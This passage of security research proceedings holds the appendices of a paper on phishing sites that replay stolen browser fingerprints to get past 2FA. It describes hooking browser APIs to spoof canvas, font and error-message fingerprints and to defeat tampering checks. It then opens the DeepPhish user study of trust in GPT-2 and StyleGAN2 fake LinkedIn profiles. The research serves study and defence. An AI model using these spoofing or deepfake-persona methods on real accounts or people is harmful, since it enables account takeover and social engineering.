`offsetWidth` and `offsetHeight` properties of the span elements that load these 88 fonts to deviate from their default values.

`eCommerce-A` also does not use 2FA by default and users need to explicitly enable it. Their site has multiple fingerprinting scripts on the login page that implement both basic and advanced fingerprinting techniques, such as canvas, WebGL, fonts and audio fingerprinting. Our analysis revealed that `eCommerce-A` does not actually use fonts and audio fingerprints for authentication, but only relies on basic fingerprints, canvas, and WebGL. Regarding their basic fingerprints, we observed that `eCommerce-A` collects 46 attributes, such as `Navigator.plugins` and `Window.devicePixelRatio`. For canvas and WebGL fingerprinting, `eCommerce-A` uses two different scripts and draws 7 images in total. In two of the images it draws a string of a random integer number between 0 and 999. As described previously, our phishing site records the Base64 values of the images and then, during the attack, our extension manipulates the `toDataURL()` method to return the Base64 strings (in the correct order). For fingerprinting fonts, `eCommerce-A` uses ""monospace", "sans-serif" and "serif" as base fonts and compares against 485 font families. In comparison to `Tax-B` that uses one base font and loads each font family to be tested in a single span element, `eCommerce-A` uses three different base fonts as a fallback, loading each font family to be tested in three different span elements, and checking for changes in the dimensions of any of these elements.

`RideSharing` exhibits a unique idiosyncrasy as it exposes two login URLs, which actually behave differently. Specifically, any login attempts made from the landing page that do not include the necessary cookies will always result in 2FA being triggered. Surprisingly, the login attempts from the other page will only trigger 2FA when a new device is used. As such, attackers can impersonate the user's device and log in from this second page to bypass 2FA. We also found that if we explicitly enable 2FA through `RideSharing`'s mobile app, 2FA is triggered for every login attempt regardless of which login URL is used. `RideSharing` collects a total of 379 fingerprinting attributes from the user's device. More interestingly, it employs a fingerprinting strategy that we have not come across in other sites. Specifically, it catches errors

during each step of the fingerprinting process and pushes those errors into an array which is used to calculate one of the fingerprinting values. For example, the script tries to create an element for obtaining a list of fonts that are available in Internet Explorer but not supported by other browsers.

B Inconsistency Checks

Tax-A uses `toString()` to detect if any native functions have been tampered with. When `toString()` is called on a function, it returns a string representation of the function's code. In the case of native functions, the returned value shows that the function uses native code. When a function is overridden (by our extension) to return a spoofed value, its string representation returned by `toString()` would reveal this change. For bypassing such checks, we also override the `toString()` method to make it return the *expected* value for native methods.

Tax-B checks whether the browser's languages have been tampered with by comparing the `Navigator.language` attribute with `Navigator.languages`. It also compares the screen's size with the available size. Finally, it determines the browser type based on the user-agent and looks for contradictions between the browser type and `Navigator.productSub` or `eval.toString().length`. Similarly to `Bank-A`'s case, our attack is not affected by these inconsistency checks as we spoof these attributes according to the primary device's values.

RideSharing catches JavaScript runtime exceptions and uses the error messages as fingerprints. If the attacker's browser is different from the victim's, these error messages will differ. However, the attacker can hook the specific APIs in relation to these errors, and change them to show custom error messages. For example, `RideSharing`'s code creates an element that throws an exception in modern browsers By hooking `document.createElement()`, the attacker can make it throw a custom error message that looks like the one shown by the victim's browser when such an element is created.

C Properties of JavaScript Objects

In Table 6 we present the fingerprintable properties of the `Navigator`, `Window`, `Screen`, `Plugin`, and `MimeType` objects that our extensions can obtain and spoof. We decided on this set of properties as these are used by `Fingerprintjs2` [5], the extended version of `OpenWPM` presented in [40], and also in fingerprinting scripts we found during our exploration of high-value services. Properties marked with '*' are only supported in Internet Explorer, but they are still widely used in phishing websites.

D Canvas Fonts Fingerprinting

The `CanvasRenderingContext2D.measureText()` method returns a `TextMetrics` object that contains information about the measured text (such as its width) that is rendered on the canvas. If a tested font is not supported, the default fallback font is used instead. The fingerprinting script loops through a list of fonts and measures their rendered width. If the baseline width and the tested font's width are equal, it means that the particular font is not supported by the browser. On our primary device, we hook the `measureText()` method and collected all the `TextMetrics` objects. Then, on our secondary device, our extension modifies the `measureText()` method to replace the returned values with those collected from the primary device.

Table 6: Fingerprintable properties of JavaScript objects. Properties marked with '*' are only supported in Internet Explorer.

JavaScript Object	Fingerprintable Properties
`Navigator`	userAgent, platform vendor, vendorSub, product, productSub, oscpu, cpuClass*, buildID, hardwareConcurrency, appName, appCodeName, appVersion, appMinorVersion*, languages, language, browserLanguage*, userLanguage*, systemLanguage*, permissions, onLine, connection, cookieEnabled, doNotTrack, deviceMemory, getBattery, geolocation, getGamepads, maxTouchPoints, msMaxTouchPoints* mediaDevices, mimeTypes, javaEnabled, plugins, sendBeacon, vibrate, bluetooth, webdriver
`Window`	innerWidth, innerHeight, outerWidth, outerHeight, screenLeftm screenTop, screenX, screenY, devicePixelRatio, ontouchstart, swfobject, ActiveXObject*, locationbar, menubar, toolbar, statusbar, personalbar, scrollbar, pageXOffset, scrollX, speechSynthesis, sessionStorage, localStorage, indexedDB, openDatabase
`Screen`	width, height availWidth, availHeight, availLeft, availTop, colorDepth, pixelDepth, deviceXDPI*, systemXDPI*, logicalXDPI*, deviceYDPI*, logicalYDPI*, updateInterval*, orientation
`Plugin`	name, version, description, filename
`mimeType`	type, description, enabledPlugin, suffixes

E Phishing Sites: Fingerprint Exfiltration

We manually examined our `VisibleV8` logs for 500, 500, and 200 sites targeting `Bank-A`, `RideSharing`, and `WebInfrastructure` respectively. We found that phishing sites use APIs like `XMLHttpRequest` and `WebSocket` for sending fingerprinting values back to the server. Some sites also include fingerprinting values in the URLs of `GET` requests. We found 197, 109, and 4 phishing sites respectively exfiltrating fingerprinting values. Additionally, 164, 128, and 126 sites send back obfuscated data. While this likely includes fingerprinting values in certain cases, the costly manual process required to verify this falls outside the scope of our work.

DeepPhish: Understanding User Trust Towards Artificially Generated Profiles in Online Social Networks

Jaron Mink*, Licheng Luo*, Natã M. Barbosa*, Olivia Figueira†, Yang Wang*, Gang Wang*
*University of Illinois at Urbana-Champaign †Santa Clara University
{jaronmm2, ll6, natamb2}@illinois.edu, ofigueira@alumni.scu.edu, {yvw, gangw}@illinois.edu

Abstract

Fabricated media from deep learning models, or *deepfakes*, have been recently applied to facilitate social engineering efforts by constructing a trusted social persona. While existing works are primarily focused on deepfake detection, little is done to understand how users perceive and interact with deepfake persona (e.g., profiles) in a social engineering context. In this paper, we conduct a user study ($n = 286$) to quantitatively evaluate how deepfake artifacts affect the perceived trustworthiness of a social media profile and the profile's likelihood to connect with users. Our study investigates artifacts isolated within a single media field (images or text) as well as mismatched relations between multiple fields. We also evaluate whether user prompting (or training) benefits users in this process. We find that artifacts and prompting significantly decrease the trustworthiness and request acceptance of deepfake profiles. Even so, users still appear vulnerable with 43% of them connecting to a deepfake profile under the best-case conditions. Through qualitative data, we find numerous reasons why this task is challenging for users, such as the difficulty of distinguishing text artifacts from honest mistakes and the social pressures entailed in the connection decisions. We conclude by discussing the implications of our results for content moderators, social media platforms, and future defenses.

1 Introduction

The recent progress of deep learning models has significantly improved our ability to synthesize media content such as image, video, audio, and text [21,34,50,93]. This leads to a rising concern that "deepfake" techniques can be used to generate abusive content to manipulate public opinions [11]. More importantly, deepfakes can also be used in *social engineering* attacks [66] where attackers construct a trusted persona (e.g., a profile in online social networks) to interact with victims. Traditionally, fake profiles are constructed with hard-coded templates and stock photos [6, 35, 81], which are easier to defend against using existing techniques (e.g., reverse image search [86] and similarity-based methods [89]). Deepfake techniques, however, have the potential to circumvent these methods by generating diverse and unique text and images to build credible personas, and truly scale-up the deception efforts (without sacrificing quality).

Deepfake-based social engineering is not only a theoretically possible threat but is also starting to be applied in practice. In 2019, a deepfake LinkedIn profile was found to have successfully infiltrated Washington's political circle, connecting with government officials including the former Deputy Director of the President [13,77]. In the same year, a deepfake voice clone was used to scam a CEO of an energy firm out of 250K U.S. dollars [17]. In addition to these targeted attacks, recent investigations also revealed that deepfake profiles were actively used in state-sponsored campaigns [5,37,71,72].

Prior research has explored the detection methods of artificially generated content [8,74,87,91,94] with a focus on a single media type (i.e., either image or text) by searching for algorithm-generated artifacts (e.g., unnatural facial features). These artifacts are useful for detection but can be mitigated by more advanced models; thus, this turns into a cat-and-mouse game [66]. More importantly, these works do not address the specific contexts of social engineering attack where human users are in the loop. Users view artificial profiles holistically to foster trust and *semantic inconsistencies* across different media modalities (e.g., text, image) can make a difference.

In this paper, we fill in the gaps by studying user perceptions towards deepfake-generated social persona. We seek to understand whether (and how) deepfake artifacts affect users' trust and their decisions to accept or ignore a connection request. We also explore whether priming or training affects user perceptions of deepfake profiles, which could inform intervention strategies within online social networks. Finally, we examine the common strategies users employ to assess profile trustworthiness. Unlike existing efforts that study deepfake content in isolation (e.g., text only) [23,25], we seek to answer these questions within full social network profiles in a social engineering context.

We design a user study where users are instructed to review a series of social network profiles (in the context of LinkedIn). We control two key variables. First, we control *artifact conditions* where we introduce different types of deepfake artifacts into profile photos, biographies, and relational artifacts across profile fields. Second, we control *prompt levels* where we vary the information provided to participants before the study, ranging from not informing participants about the existence of deepfake profiles to training participants to look for artifacts. Upon each encounter of a profile, participants are instructed to rate the perceived trustworthiness of the profile, describe the reasons for their ratings, and decide whether they would accept or ignore a connection request from this profile. At the end, participants describe their overall strategies for profile assessment.

We collect results from $n = 286$ participants from Amazon Mechanical Turk. We discover that users are largely vulnerable to deception from deepfake profiles. Although generative artifacts such as grammar errors, image errors, and inconsistencies between fields result in significant decreases in trustworthiness and connection request acceptance, these reductions appear insufficient to protect users. Under conditions that result in the *lowest* average trust and acceptance rates, participants are still neutrally trusting of the profile and 43% of them accept the connection request. Under other artifact-laden conditions, participants are positively trusting with connection acceptance ranging from 56%–85%.

Additionally, by coding and analyzing the open-form responses from participants, we observe interesting behaviors as they assess profiles. To summarize a few:

First, searching for inconsistencies in a profile is already a strategy of some participants even without any prompting. However, participants are primarily searching for inconsistencies to assess an individual's honesty rather than looking for signs of algorithm-generated profiles. We also observe that *unprompted* participants often focus their attention on the wrong profile sections (i.e., sections where deepfake algorithms are least likely to introduce artifacts).

Second, participants have expressed different degrees of difficulty in assessing different media types. For example, after some training, users can easily attribute the artifact in photos as a clear indication of deepfake profiles. Conversely, even after training, users are less certain about text artifacts (such as incoherent writings) due to alternative explanations such as poor writing/communication skills of the profile owners. Text artifacts afford more plausible deniability.

Third, we also discover that prompting (or training) participants to detect these artifacts may incite unintentional behaviors, causing false accusations against otherwise authentic profiles or relying on stereotypes to make judgments.

Based on our findings, we end the paper by discussing implications for social network platforms, social network moderators, and future defenses.

2 Related Works and Research Questions

2.1 Related Work

Deepfakes for Abuse. Deepfakes (combining the words "deep learning" and "fake") [66] generally refer to synthetic media generated by deep learning models such as autoencoders [9, 52] and generative adversarial networks (GANs) [36]. Deepfake models have been used for abusive purposes such as modifying (or swapping) human faces in images/videos [55, 69], generating fake social media comments [29] or online reviews [47, 93], and synthesizing human voices to impersonate target users [34, 73].

Deepfake Artifacts and Detection. While the quality of synthetic content is improving, deepfake models still produce artifacts, including human perceivable artifacts (e.g., unnatural hairs and accessories in face images) and invisible ones (e.g., statistical patterns introduced by generative models). The detection of deepfake content has turned into a "cat-and-mouse" game. While researchers constantly develop techniques to detect artifacts in deepfake images/videos [7, 74, 87, 91] and text [8, 94], future models are subsequently proposed to remove such artifacts [66] or fool deepfake detectors using adversarial examples [44].

Understanding User Perception. Recent works have examined users' ability to distinguish human-created media from machine-generated content, including text [23, 25], images/videos [39, 53], and audio [68, 70, 80]. However, these studies only focus on a single media modality (e.g., only text or only image); they do not investigate how users may utilize multiple modalities within a user profile in a social engineering context. In addition, they do not investigate the varying effects of training/prompting on user reactions.

Related works also study the perceived trustworthiness of user profiles online [24, 28, 61, 62]. Most focus on *real profiles* and study the impact of topic choices [61], linguistic styles [62], and profile images [28] on the profiles' perceived trustworthiness. A recent work [45] also uses *real profiles* from Airbnb (text portion only) but primes users by telling them that some profiles are AI-generated. They find that such priming can significantly decrease users' trust towards these real profiles. Different from existing studies, we use profiles generated by deepfake models (including both images and text) to holistically examine their impact on user trust.

2.2 Our Motivations

Why Study Deepfake Profiles. Our study is motivated by the following considerations.

First, deepfake profiles, when used for social engineering, have a natural advantage against existing defenses. Prior works (including those from LinkedIn [89]) show that existing Sybil (fake) profiles are usually generated using hard-coded

templates and stock photos [35, 81, 86], which can be easily spotted (by human labelers [86]). Stock images can be detected via Google's reverse image search [6] and text templates can cause high similarities among Sybil profiles [89]. Deepfakes can circumvent these methods as they generate original text/images without reusing similar text or stock photos.

Second, deepfake profiles have the potential to effectively deceive users. While comparing deepfake profiles with existing Sybils is not a focus of our study, we believe such a comparison is useful. As such, in Appendix B, we present a secondary user study we conducted which shows that deepfake profiles (even with artifacts) have more success in gaining users' trust than real-world Sybil profiles.

Third, deepfake profiles have started to be used in real-world social engineering attacks and deception campaigns. For instance, a deepfake profile has successfully infiltrated Washington's political circle, connecting with politicians and government officials [13, 77]. In other examples [37, 71], investigators find that deepfake profiles were used in Russian-operated campaigns that target U.S. users. While this is not a typical "targeted" social-engineering attack, it represents a dedicated attempt for deception and opinion manipulation.

Our Research Questions. We seek to understand user perception of deepfake profiles and their affect upon social engineering attacks in online social networks. We ask the following research questions:

RQ1 Do deepfake artifacts or priming (training) influence the perceived trustworthiness of a profile?

RQ2 Do deepfake artifacts or priming (training) influence user decisions on accepting a connection request[1]?

RQ3 What common strategies do users employ to assess the trustworthiness of a profile?

3 Methodology

We conduct an online user study where participants are instructed to examine a series of social network profiles. In this experiment, we consider 5 profile conditions (within-subjects) where we either present a consistent profile or a profile with one of four deepfake artifacts (i.e., *artifact variable*). Participants are also exposed to one of three different prompt levels (between-subjects) where they receive different information about deepfake profiles and artifacts (i.e., *prompt variable*). In the following section, we describe our experimental scenario, our profile generation method, and our user study procedure[2].

[1] We are interested in connection requests because they are usually the first step in conducting phishing and can help an attacker make lateral movements within an organization. For instance, an attacker may establish several connections with company employees before reaching a CEO.

[2] Due to space, we provide supplementary materials online [65].

3.1 Experimental Scenario

We design our study around the LinkedIn social network for two reasons. First, fake LinkedIn profiles are commonly used in social engineering [4] and deepfakes are found to facilitate such efforts [13, 77]. Second, LinkedIn users expect unsolicited connection requests (e.g., from recruiters).

We develop a role-playing scenario for the study, which is a commonly used method to study phishing susceptibility [54, 63, 79, 88]. To construct our scenario, we reference real-world phishing incidents which happened during a company merger or acquisition [30, 42, 56], a time when employees expect (unsolicited) communications from people in different organizations and third-party services (e.g., law firms) [30]. Based on real-world incidents, we use the following scenario:

> *You are a project manager at the fictional startup company "Pear Co", which has recently undergone a merger with another company, "Bird Inc". You have received a number of connection requests on LinkedIn with profiles that say they are currently working at Bird Inc. This is your first time meeting these users.*

We choose to employ role-playing as it allows us to put participants in a scenario where the profiles they encounter are relevant to their persona (i.e., potential colleagues during a company merger). In order to study social engineering attacks without role-playing, we would need to create profiles that cater to *each individual participant*, which is infeasible.

3.2 Constructing Social Network Profiles

For our study, we methodically construct LinkedIn profiles using deepfake models. As shown in Figure 1, a LinkedIn profile contains several important fields such as a name, a profile image, a biography/summary (i.e., "About"), a job history (i.e., "Experience"), and an educational history (i.e., "Education"). To generate profiles, we first decide on a set of professions, and then train deepfake models to populate the profiles with generated images and text.

Selecting Professions. We select the profiles' professions such that the profession is relevant to the "company merger" scenario and is at an appropriate position to interact with the participant's role. Following the occupational groups defined by U.S. Bureau of Labor [2], we select three professions from three different departments: a Human Resource Manager ("HR"), a Database Administrator ("IT"), and a Billing Manager ("Fin").

Generating Deepfake Text and Images. Our goal is not necessarily to advance the state-of-the-art for deepfake generation, but rather to control the "artifacts" in the generated profiles to study user perception.




Figure 1: **Profile Artifact Conditions** – We have 5 conditions: 1 consistent profile condition and 4 conditions with profile artifacts.

First, to generate profile images, we use a popular generative model, StyleGAN2 [50][3]. We train the model with a public human-face dataset [49] using the recommended configurations.

Second, we generate the "About" section, which is free-form text. Although there are pre-trained text generation models, most of them are too generic to be generate a LinkedIn summary. Instead, we take the GPT-2 model [75] and perform fine-tuning[4] using the public resume database from Might Recruiter [1]. We take a standard 12-layer GPT-2 as the base and fine-tune it for 20 additional epochs. For each of the three professions, we gather 1,200 resumes where each resume includes a bio-summary, an educational history, and a job history. Using the summary text, we train a customized GPT-2 model *for each profession*. We further apply nucleus sampling ($p = 0.9$) to improve text fluency and coherence [43].

Third, we use gender-neutral names for the profiles to avoid causing inconsistencies with the profile images. We construct a pool of 7 gender-neutral English names [83], including "Alex", "Sam", "Lee", "Chris", "Terry", "Pat", and "Robin".

Finally, the rest of the data fields (e.g., educational history and job history) can be constructed by sampling the corresponding entities from Might Recruiter resume dataset.

3.3 Controlling Profile Artifacts

To study how different artifacts affect user trust, we explicitly control the artifacts in generated profiles. As shown in Figure 1, we have five profile conditions, including one consistent profile and four profiles with deepfake artifacts. We consider inconsistencies that commonly arise from the use of deepfake models. We investigate two *intra-field inconsistencies* that are the result of isolated mistakes within the free-form text summary and the profile image, and two *inter-field inconsistencies* that are the result of semantic differences between a generated data field and another field in the profile.




Figure 2: **Profile Construction Method** – To construct a profile, an image is randomly selected from one of the three image pools (each image pool has 15 female photos and 15 male photos), a gender-neutral name is random selected from a pool of 7 names, and a profile text template is selected from three text pools (each text pool has 3 templates, one template per profession: HR, IT, and Fin).

The Building Blocks. Figure 2 shows the basic building blocks used to construct profiles under each condition. At the high-level, we have a dataset of profile images, including three image pools (each pool has 15 female and 15 male images). Then we have a dataset of profile text templates, including three template pools (each pool has three templates for HR, IT, and Fin, respectively). Each text template contains an "About" summary and the experience and education sections. Finally, we have a set of gender-neutral names. Each time we construct a profile, we randomly select one image from a

[3] We choose StyleGAN2 (for image generation) and GPT2 (for text generation) because (1) these models are publicly available (meaning they are also available to attackers) and (2) these models have been used to generate abusive deepfakes in practice [3, 37, 72].

[4] We did not use the GPT-3 model [14] as the API was not yet open to the public (GPT-3 is also expensive to retrain). We manually confirm that the text artifacts used in our study still exist in GPT-3 outputs.

specified image pool, one text template, and one random name for the profile. In the following, we introduce each dataset and condition in detail[5].

❶ Consistent Profile. Consistent profiles are constructed *without using any deepfake content*. As shown in Figure 2, a consistent profile is constructed with the *base text* and *base image* pools that contain real photos and real resume text. More specifically, base images are real photos randomly selected from the training dataset of human faces [50], including 15 male and 15 female images. We ensure these images are (1) professional, (2) smiling, and (3) between the ages of late 20s to early 40s. Note that (1) is informed by common profile photos used in LinkedIn, (2) is informed by a recent study that shows smiling photos could improve perceived trust [28], and (3) is to make sure the person's age roughly matches the job experience. To account for potential bias towards any specific image, a random image from this base image pool will be selected to generate a "consistent profile" during our study.

For the text, we construct the "About" summary, education history, and work experience based on *real resumes* in the Might Recruiter dataset. Given a profession, we randomly select 3 resumes and manually synthesize them into a single profile (to protect the resume owner's privacy). Even though the resume data is publicly available, we did not use the original resumes directly. We ensure that no semantic inconsistencies are introduced, i.e., the summary always correctly references the items in the experience/education sections. We also replace their current company name with *Bird Inc* to match our study's scenario (Section 3.1). The summary is between 80-120 words in length [61]. The work experience is between 6-12 years to match with the age of the profile images.

Finally, as mentioned before, a gender-neutral name is randomly selected for the profile. A screenshot of an example profile page is in Figure 8 in the Appendix.

In this study, we construct "consistent profiles" as the baseline as they do not contain any deepfake image/text. We did not directly use real LinkedIn users' profiles because it would require crawling a representative set of user profiles, which is against LinkedIn's Terms of Service [59]. In our experiment (Section 4.2), we show that the acceptance rate of friend requests from our consistent profiles is comparable with those of real users reported in prior works[6].

❷ Intra-field: Image Artifacts. These profiles are constructed similarly with consistent profiles with one key difference—we use deepfake images generated by StyleGAN that contain artifacts. Figure 3 shows some example artifacts produced by StyleGAN such as malformed faces, distorted/asymmetric accessories, and blurry backgrounds. We select 30 generated images (15 female, 15 male) with noticeable artifacts to represent a "worse-case" scenario for attackers. These images follow the same selection criteria as those for the *base images* (i.e., professional, smiling, and with an age from late 20s to early 40s).



Figure 3: **Image Artifacts Examples** – We show example images produced by StyleGAN2 that contain visual artifacts.

Versatile, dependable and technically proficient Accountant/Bookkeeper who works seamlessly with both a deadline and background in accounting. Versatile Accountant/Bookkeeper with over 11 years in service, distribution, pension and health administration and has included accountability for the entire accounting and payroll process for a staff of 60. Bachelor's degree in accounting or related skill set. Level 2 or higher in accounting proficiency. Scaled experience by 8 and Over. Currently working part-time as a Billing Manager at Bird Inc, then full-time part-time.

Figure 4: **Text Artifacts Example** – The example is picked from a text template used in our user study. We highlight the text that is incohesive, repetitive, or out of context.

❸ Inter-field: Image Artifacts. This condition introduces an inter-field inconsistency between the age shown in a profile image and the age implied by a profile's work experience. The intuition is that the age of a user is often correlated to their educational and work experience (e.g., it is rare for a 19-year-old to be a bar-certified lawyer). We select 30 generated images by StyleGAN (15 female, 15 male) that appear to be in their late teens or early 20s and thus unlikely to hold the positions described in our base text. We also ensure these images do not have perceptible artifacts. The rest of the selection criteria remain the same with those of the base images.

❹ Intra-field: Text Artifacts. This condition introduces artifacts to the "About" section. Instead of using text from real resumes, we use GPT-2 generated text that contains common grammatical and semantic errors (e.g., repetition of words/phrases, and incoherent/conflicting train of thought). Figure 4 shows an example summary used in our study.

❺ Inter-field: Text Artifacts. This condition introduces an inter-field inconsistency between the "About" section and the job/education history sections. These errors include incorrect references to educational degrees they received (or companies they worked at) and skills that do not match with their stated profession. To create such summary text, we feed our GPT-2 model with the original, consistent text up to a key reference (e.g., to a job) and use GPT-2 to generate new text to replace the original reference; GPT2 is then fed again with the newly generated text until we reach another reference. The process continues until we reach the end of the original summary text. This method ensures that the overall structure remains

[5] Profile screenshots can be found in the supplementary material [65].

[6] Our consistent profiles have an acceptance rate of 90% (see Figure 6), which is within range of the acceptance rate of cloned profiles of real people (60%–90%) [10] and is comparable to that of real user profiles (79%) [92].

similar to the original, consistent text while the references are replaced with authentic GPT-2 generated text. We also correct any grammar errors in the generated text.

3.4 Prompting Users

To understand the impact of user prompting/training, we divide participants into *three* groups (between-subjects). We expect the results from different prompt groups can help inform intervention strategies for online social networks.

- **No Prompt:** We do not mention that the profiles could be algorithm generated nor ask users to look for potential artifacts. The tutorial page only briefly introduces the background of LinkedIn and its profiles.
- **Soft Prompt:** We additionally inform participants during the tutorial that some profiles may be fake, i.e., generated by Artificial Intelligence (AI). However, we do not provide specific information on what fake profiles look like or how to detect them.
- **Hard Prompt:** We inform participants that some profiles may be fake and include a detailed tutorial to describe deepfake techniques and common artifacts in generated images and text.

3.5 Experimental Design

Our study controls two variables: (1) prompt level (between-subjects) and (2) artifact condition (within-subjects). First, participants are divided into three prompt groups. Then, each participant is instructed to view *three* profiles and answer a set of questions. The three profiles include one consistent profile (❶), one profile with intra-field artifacts (randomly choosing intra-field image ❷ or text ❹), and one profile with inter-field artifacts (randomly choosing inter-field image ❸ or text ❺). To make sure participants do not view any repeated profile elements, we have ensured that the three profiles (1) cover all three professions (HR, IT, and Fin), and (2) do not use the same profile image or name. We also randomize the order of the three profiles to avoid biases.

Study Procedure. First, the participant reads and signs the consent form and reads a tutorial page. The tutorial page varies based on the prompt group (see Section 3.4). Then, the participant enters the *main task* to play the role of a project manager in the company merger scenario (see Section 3.1). The participant examines three LinkedIn profiles and answers questions under each profile. Finally, we ask *follow-up questions* and collect their demographic information. The questions used in our study can be found in Appendix A.

Definition of Trust. A key component of our study is to assess trust. Theoretical literature on trust [46] typically defines trust as the relationship between two parties that denotes one party's (the "Trustor") willingness to take a risk with another party (the "Trustee") given that they cannot control the actions of the other party (e.g., loaning a book to a friend with the expectation that they will return it). Characteristics of both the trustee and the trustor are considered to impact the overall trust relationship; our study considers both.

The perceived "trustworthiness" of the Trustee (i.e., a profile) is the focus of study. We follow Mayer et al.'s integrated definition [64] which postulates that trustworthiness is a combination of three factors that the Trustor perceives in the Trustee: The Trustee's adherence to a set of principles (Integrity), the Trustee's skill and competence (Ability), and the Trustee's intent to do good to the Trustor (Benevolence). We measure these qualities when a participant encounters a profile in the *main task* of our study.

The characteristic of a Trustor (i.e., the participants in our study) is typically defined as the general propensity to trust others (or one's "generalized trust"). In other words, different people may be more or less trusting of others. We measure this participant-specific quality within the *follow-up questions*.

Main Task Questions. Upon viewing each profile, the participant will answer five questions (see Appendix A.1).

Three of these questions directly measure the participants perception of integrity, ability, and benevolence in the presented profile, which collectively measure the perceived "trustworthiness" of the profile. Like prior works [15, 45, 61], we use three scenario-specific statements to directly map to each quality and ask participants to state their agreement on a scale from [0–100]: "*This profile is an accurate depiction of the user* " [Integrity; **Q1**]; "*This user is knowledgeable in their role as a [Database Administrator / Human Resource Manager / Billing Manager]*" [Ability; **Q2**]; "*This person will make newcomers feel welcome*" [Benevolence; **Q3**]. Then, we ask participants for an open-form response regarding the profile-specific reasons behind their trust ratings [**Q4**], and a binary response on whether they would accept or ignore the connection request from this profile [**Q5**].

Follow-up Questions. After the main tasks, we ask a series of follow up questions (see Appendix A.2), including their general strategies to assess profiles [**Q6**], and their "generalized trust" [**Q7**–**Q9**] (inspired by [45]). We also collect users' background knowledge in the relevant professions, social network habits, and demographic information.

Attention Check and Action Tracking. To make sure the obtained results are reliable, we design two attention questions. On each profile page, we implement JavaScript code to record the amount of time a user hovers over notable sections on the page and their interaction events with the profile (e.g., image expansion). The results will be used to infer user actions and their center of attention in later analysis.




Figure 5: **Profile Trust Score** – We show the box plot of profile trust scores (based on **Q1**, **Q2**, **Q3**) under different prompt and artifact conditions. The line (and dot) inside the box represents the median (and mean) trust score, the box hinges represent the first and third quartiles, and the whiskers extend up to 1.5 times the inter-quartile range.

3.6 Recruitment and Ethics

We recruited participants from Amazon Mechanical Turk (MTurk) between March and April of 2021[7]. We did not collect any personal identifiable information (PII) from the participants. After the study, we debriefed the participants with the full details of the study. We also offered the participants the opportunity to withdraw their data after debriefing (we did not receive such requests). To get high-quality MTurk workers, we recruited U.S. workers who have completed at least 100 tasks successfully with an approval rate greater than 95%. Participants were excluded if they failed one of two attention checks and then were further verified to be dishonest[8]. In total, we had $n = 286$ qualified participants.

Participants ranged in age between 20-70+ with a median of 35-39 years old; 60% identify as male, 39% as female, and 1% as non-binary. The survey took a median of 12.95 minutes to complete, and each participant was compensated $1.75 for their time. Full demographic information of participants is presented in the supplementary material [65].

4 Impacts on Trust and Request Acceptance

We first analyze how deepfake artifacts and prompting conditions affect the perceived trustworthiness of a profile (**RQ1**) and the likelihood of friend request acceptance (**RQ2**).

In addition to the primary variables, we also analyze other potentially influential factors. We expect an individual's generalized trust (their propensity to trust others) to affect the perceived trustworthiness of a profile and thus the response to the friend request. Additionally, we evaluate how the demographic information of the individual may influence trust. We consider age and gender given they are reported to have an impact in prior phishing-related studies [20, 58, 79]. For brevity, the analysis of other factors such as education background, professional experience, and social media experience is presented in the supplementary material [65].

4.1 Perceived Profile Trustworthiness

